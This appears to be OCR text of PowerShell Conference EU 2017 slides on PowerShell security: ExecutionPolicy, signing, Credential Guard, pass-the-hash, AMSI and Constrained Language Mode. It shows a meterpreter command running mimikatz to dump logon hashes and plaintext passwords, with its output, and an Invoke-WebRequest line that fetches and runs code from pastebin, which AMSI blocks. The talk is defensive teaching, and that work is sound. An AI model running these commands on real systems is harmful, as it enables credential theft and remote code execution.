
ExecutionPolicy ... ature.

Oh wait..


ExecutionPolicy is not a Security Feature!

ExecutionPolicy is like a baby door. The ExecutionPolicy keeps babies save but every grown-up surpasses it easily.

ExecutionPolicy – Scopes & Precedences



ExecutionPolicy - Scopes



DEMO - ExecutionPolicy

Setting

Surpassing

Signing

Signing

Preventing changes & execution

- Intended
- Accidental

Proving if changes were made

Additional security (against dummy Users)

Possible solutions

- PKI
- CA-Autority
- Makecert.exe (Testing)

DEMO - Signing

```
CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          New-SelfSignedCertificate                          1.0.0.0    PKI
```

Credential Guard / Pass the Hash

```
meterpreter > execute -H -i -c -m -d calc.exe -f /root/mimi/Win32/mimikatz.exe -a '"sekurlsa::logonPasswords full" exit'
Process 2692 created.
Channel 1 created.
mimikatz 1.0 x86 (RC)   /* Traitement du Kiwi (Jan 23 2013 00:13:21) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz(commandline) # sekurlsa::logonPasswords full

Authentification Id         : 0;1270091
Package d'authentification  : NTLM
Utilisateur principal       : User
Domaine d'authentification  : VICTIM
        msv1_0
         * Utilisateur  : User
         * Domaine      : VICTIM
         * Hash LM      : 00000000000000000000000000000000
         * Hash NTLM    : 20fe65b2d522aacec899d93fbd1ab654
        kerberos
         * Utilisateur  : User
         * Domaine      : VICTIM
         * Mot de passe : doyouevensecuritybr0!
        ssp
        wdigest
         * Utilisateur  : User
         * Domaine      : VICTIM
         * Mot de passe : doyouevensecuritybr0!

Authentification Id         : 0;997
```

Pass the Hash

Today's Security Challenge

Pass the Hash Attacks

Access to one device can lead to access to many

1.

Single IT Pro's machine is compromised

IT Pro manages kiosks/shared devices on network


Attacker steals IT Pro's access token

2.


Using IT Pro's access token attacker looks for kiosk/shared devices and mines them for tokens

3.

Repeat




Credential Guard



PowerShell Conference EU 2017

Credential Guard




Anti-Malware Scan Interface (AMSI)

Benefits of PowerShell as an Attack Platform

- AMSI enables all of the scripting engines (PowerShell, VBScript, and JScript) to request analysis of dynamic content, from a script file, typed commands at the command line, and even code downloaded and executed in memory.

- When code is delivered to the PowerShell "engine" (System.Management.Automation.dll), it is sent to the AMSI for anti-malware checks. Windows Defender supports AMSI on Windows 10 out of the box.

Anti-Malware Scan Interface



Anti-Malware Scan Interface

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Constrained Language
Applocker
Device Guard

Constrained Language Mode

- allows only core PowerShell functionality
- prevents execution of the extended language features often used by offensive PowerShell tools
  - direct .NET scripting
  - invocation of Win32 APIs via the Add-Type cmdlet
  - interaction with COM objects

